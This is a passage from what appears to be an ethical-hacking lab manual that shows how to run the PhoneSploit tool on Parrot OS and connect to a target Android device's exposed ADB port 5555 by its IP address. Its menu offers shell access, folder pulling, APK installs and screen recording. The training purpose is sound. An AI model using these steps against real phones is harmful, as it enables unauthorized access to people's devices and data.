
6. Type **python3 -m pip install colorama** and press **Enter** to install the required dependency.

Note: Here, the dependency is already present.




```
python3 -m pip install colorama - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd PhoneSploit
[root@parrot]-[/home/attacker/PhoneSploit]
# python3 -m pip install colorama
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (0.4.4)
[root@parrot]-[/home/attacker/PhoneSploit]
#
```


7. Now, type **python3 phonesploit.py** and press **Enter** to run the tool.



```
python3 -m pip install colorama - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd PhoneSploit
[root@parrot]~/home/attacker/PhoneSploit# #python3 -m pip install colorama
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (0.4.4)
[root@parrot]~/home/attacker/PhoneSploit# #python3 phonesploit.py
```

8. The PhoneSploit main menu options appear, as shown in the screenshot.



```
Applications Places System python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
[1] Show Connected Devices [6] Screen record a phone [11] Uninstall an app
[2] Disconnect all devices [7] Screen Shot a picture on a phone [12] Show real time log of de
vice
[3] Connect a new phone [8] Restart Server [13] Dump System Info
[4] Access Shell on a phone [9] Pull folders from phone to pc [14] List all apps on a phone
[5] Install an apk on a phone [10] Turn The Device off [15] Run an app

[99] Exit [0] Clear [p] Next Page
error: no devices/emulators found
List of devices attached


[+] Enter a phones ip address.(Type 99 to exit)
-> phonesploit(connect_phone) >
```


9. Type **3** and press **Enter** to select **[3] Connect a new phone** option.
10. When prompted to **Enter a phones ip address**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.

Note: If you are getting **Connection timed out** error, then type **3** again and press **Enter**. If you do not get any option, then type **3** and press **Enter** again, until you get **Enter a phones ip address** option.

11. You will see that the target **Android** device (in this case, **10.10.1.14**) is connected through port number **5555**.

Note: If you are unable to establish a connection with the target device, then press **Ctrl+C** and re-perform **Steps#7-10**.



```

python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help

[1] Show Connected Devices      [6] Screen record a phone      [11] Uninstall an app
[2] Disconnect all devices     [7] Screen Shot a picture on a phone [12] Show real time log of de
vice
[3] Connect a new phone        [8] Restart Server            [13] Dump System Info
[4] Access Shell on a phone    [9] Pull folders from phone to pc  [14] List all apps on a phone
[5] Install an apk on a phone  [10] Turn The Device off       [15] Run an app

[99] Exit  [0] Clear  [p] Next Page

